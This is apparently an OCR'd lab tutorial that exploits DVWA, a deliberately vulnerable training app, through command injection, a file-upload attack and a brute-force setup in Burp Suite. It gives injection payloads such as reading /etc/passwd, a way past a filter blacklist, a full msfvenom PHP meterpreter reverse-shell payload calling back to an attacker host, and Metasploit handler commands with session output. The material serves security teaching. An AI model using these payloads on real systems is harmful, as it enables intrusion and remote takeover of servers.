
Introduction to Command Injection

Command injection is a type of security vulnerability that allows an attacker to execute malicious commands on a target system by injecting commands into an application or operating system command shell. This type of attack can be used to gain unauthorized access, steal data, or take control of the system. Command injection vulnerabilities can be found in many types of software, including web applications, network management tools, and operating systems.


By using metacharacters, commands can be strung together for testing command injection, just like in a terminal or command prompt. For instance, in a Linux terminal, typing "ping google.com && ls" would run the "ls" command if the preceding "ping" command is successful. There are several other metacharacters that can be used, and some of the more frequently used ones are listed below.

- The ; is the most commonly used metacharacter to test for injection flaws. It runs a sequence of commands separated by semicolons.
- The & separates multiple commands on a single command line and runs them in sequence.
- The && runs the following command only if the preceding command is successful.
- The | character pipes the output of the first command into the second command.
- The || redirects the standard output of the first command to the standard input of the second command.
- The ‶ is used to force the shell to interpret and run commands between backticks.
- The () are used to nest commands.
- The # symbol is used as a command-line comment.

1. Let’s get logged into DVWA using the standard username and password of admin/password.



2. To begin, ensure that DVWA's security level is set to Low. This can be done by clicking on the "DVWA Security" button in the left menu, selecting "Low" from the security level dropdown menu, and then clicking on the "Submit" button.



DVWA Security

Security Level


Security level is currently: **impossible**.

You can set the security level to low, medium, high or impos
level of DVWA:

1. Low - This security level is completely vulnerable anc
as an example of how web application vulnerabilities
as a platform to teach or learn basic exploitation tech
2. Medium - This setting is mainly to give an example tc
developer has tried but failed to secure an applicatior
exploitation techniques.
his option is an extension to the medium diffi
es to attempt to secure the code. The vulnera
tion, similar in various Capture The Flags (CT
ble - This level should be **secure against all**
code to the secure source code.
to DVWA v1.9, this level was known as 'high'.

PHPIDS

3. After selecting the Command Injection button, a page will appear that prompts you to "ping a device" and provides a text box to enter an IP address. Once you enter an IP address, the page will ping that address.




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.165 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.123 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.130 ms
64 bytes from 127.0.0.1: icmp_req=4 ttl=64 time=0.131 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.123/0.137/0.165/0.018 ms
```


4. If we click on the "View Source" button located in the bottom right-hand corner of DVWA, we can inspect the application's underlying code and understand how it works.



Command Injection Source

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

5. The program takes user input in the form of an IP address, determines the backend operating system (Windows or Linux), runs the appropriate ping command, and echoes back the output to the web application. However, since the web application does not sanitize user input, an attacker can introduce metacharacters to inject extra commands and execute them directly on the backend operating system.
6. To execute the ls command after the ping command, you can add the Metacharacter && followed by the ls command. Since the backend operating system is Linux, you can then run the ls -la command to list all the directories:

   Vulnerability: Command Injection

   Ping a device


   Enter an IP address: 127.0.0.1 &&ls -la

   ```
   PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
   64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.164 ms
   64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.126 ms
   64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.132 ms
   64 bytes from 127.0.0.1: icmp_req=4 ttl=64 time=0.133 ms

   --- 127.0.0.1 ping statistics ---
   4 packets transmitted, 4 received, 0% packet loss, time 2999ms
   rtt min/avg/max/mdev = 0.126/0.138/0.164/0.020 ms
   total 20
   drwxr-xr-x  4 root root 4096 Oct  5  2015 .
   drwxr-xr-x 12 root root 4096 Oct  5  2015 ..
   drwxr-xr-x  2 root root 4096 Oct  5  2015 help
   -rw-r--r--  1 root root 1830 Oct  5  2015 index.php
   drwxr-xr-x  2 root root 4096 Oct  5  2015 source
   ```

   This will execute the ping command and then execute the ls -la command, listing all directories in the current directory where the web application is running.
7. Run the following commands to test the vulnerability further

   127.0.0.1 ; id
   127.0.0.1 && id
   127.0.0.1 ; pwd
   127.0.0.1 ; whoami
   127.0.0.1 && cat etc/passwd

8. Change the security level to medium and attempt this command again 127.0.0.1&&ls -la. You can notice that it does not produce any output and reloads the page.
9. Upon examining the source code, it becomes apparent that the developer has adjusted the code to enhance the security level from low by implementing a blacklist that prevents two metacharacters (&& and ;) from being appended to the input.



```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```


10. Fortunately, there exist numerous other metacharacters that we can experiment with. Even if a particular metacharacter like && is blacklisted, we can still try using other options like a single & or any other metacharacter that is not currently on the blacklist to inject our command successfully.
    127.0.0.1&ls -la

Introduction to File Upload

File upload vulnerability is a type of security issue that can occur when a website or application allows users to upload files without proper safeguards in place. Attackers can take advantage of this vulnerability by uploading malicious files such as viruses, malware or scripts that can be executed on the server, allowing them to take control of the system or steal sensitive information. As a result, it is important for developers and website administrators to implement proper security measures to prevent such attacks and ensure the safety of user data.


In DVWA, the web page permits users to upload images, but before allowing the image to be saved in the directory, the website's program code examines whether the file's last characters are ".jpg", ".jpeg", or ".png". This step serves as a check to ensure that only images with these file extensions can be uploaded, preventing the website from accepting potentially malicious files.

1. To begin, ensure that DVWA's security level is set to Low. This can be done by clicking on the "DVWA Security" button in the left menu, selecting "Low" from the security level dropdown menu, and then clicking on the "Submit" button.
2. Use msfvenom to create a malicious traffic use the following command **msfvenom -p php/meterpreter/reverse_tcp lhost=ipaddress of kali lport=4444 -f raw**
3. Copy and paste the payload code into a text editor and save the file with a PHP extension as file.php.



```
┌─[user@parrot]─[~]
└──╼ $msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.0.5 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1109 bytes
/*<?php /**/ error_reporting(0); $ip = '10.0.0.5'; $port = 4444; if (($f = 'stre
am_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type
 = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip,
$port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($
f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $p
ort); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket
 funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $le
n = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (
!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (s
trlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strle
n($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
 $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loa
ded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=cr
eate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
┌─[user@parrot]─[~]
└──╼ $
```

4. To upload a file to the web server, select the "File Upload" option from the vulnerability menu, then click on the browse button to locate the "file.php" file you wish to upload. Once you have selected the file, click the upload button to complete the process and upload the file to the web server.




Vulnerability: File Upload

Choose an image to upload:


../../hackable/uploads/file.php succesfully uploaded!

5. To initiate the Metasploit tool, open the terminal and type "msfconsole". The msfconsole serves as the primary interface to Metasploit, although there are other graphical interfaces, such as Armitage, and a web interface, known as WebSploit. Using msfconsole, you can execute exploits, create listeners, configure payloads, and perform other related tasks.

6. We need to set parameters while using the multi-handler exploit with a reverse TCP payload. Follow the instructions to setup this exploit.




```
[msf](Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```



```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.0.0.5
lhost => 10.0.0.5
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
lport => 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
```

7. Upon successfully uploading the PHP file, the website will display the directory path where the file is stored.




Vulnerability: File Upload

Choose an image to upload:


../../hackable/uploads/file.php succesfully uploaded!

8. Copy the relevant portion of the path, such as "hackable/uploads/file.php," and paste it into the URL to execute the file.



```
http://10.0.10.13/dvwa/hackable/uploads/file.php
```

9. Once you have completed the previous steps, you should now have a meterpreter session 1 of the victim PC available on the Metasploit console. To obtain information about the target system, type "sysinfo" into the Metasploit console.




```
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] Sending stage (39927 bytes) to 10.0.0.3
[*] Meterpreter session 1 opened (10.0.0.5:4444 -> 10.0.0.3:43034) at 2023-03-24 22:10:03 +0000

(Meterpreter 1)(/var/www/playground/public_html/dvwa/hackable/uploads) > sysinfo
Computer    : raspwn1
OS          : Linux raspwn1 4.4.16-v7+ #899 SMP Thu Jul 28 12:40:33 BST 2016 armv7l
Meterpreter : php/linux
(Meterpreter 1)(/var/www/playground/public_html/dvwa/hackable/uploads) > 
```

Introduction to Brute Force Attacks

A brute force attack is a method of hacking into a system or accessing encrypted data by trying all possible combinations of characters until the correct one is found. It is a trial-and-error method, where the attacker uses automated software to try out different combinations of passwords, passphrases or encryption keys until the correct one is discovered. This type of attack is commonly used to crack passwords or gain access to systems that have weak or easily guessable passwords. Brute force attacks can be a serious threat to information security, and it is important for individuals and organizations to take steps to protect their data from such attacks.

1. Let’s get logged into DVWA using the standard username and password of **admin/password**
2. To begin, ensure that DVWA's security level is set to Low. This can be done by clicking on the "DVWA Security" button in the left menu, selecting "Low" from the security level dropdown menu, and then clicking on the "Submit" button.
3. Access the Brute Force Section of DVWA by clicking on the Brute Force button located in the left-hand menu.



Vulnerability: Brute Force

Login


Username:

Password:

More Information

- https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

4. To get started with Burp Suite, launch the application and navigate to the "Proxy" tab. Next, click on "Options" and ensure that a Proxy Listener is set up. It is recommended to set the listener to "localhost 127.0.0.1:8080", which is the default setting. If you are using Burp Suite with a local web browser, these settings can be left as is. However, you can adjust these settings as needed based on your specific use case.



Burp Suite Community Edition v2022.8.4

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● Temporary project


○ New project on disk Name: File:

○ Open existing project

Name	File

File:

☑ Pause Automated Tasks



Burp Suite Community Edition v2022.8.4

Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use options saved with project


○ Load from configuration file

File

File:

☐ Default to the above in future

☐ Disable extensions



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Co
Intercept HTTP history WebSockets history Options
Add
Edit
Remove

Proxy Listeners


Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need t

Running	Interface	Invisible	Redirect	
☑	127.0.0.1:8080			Per

Each installation of Burp generates its own CA certificate that Proxy listeners can use when nego Burp.

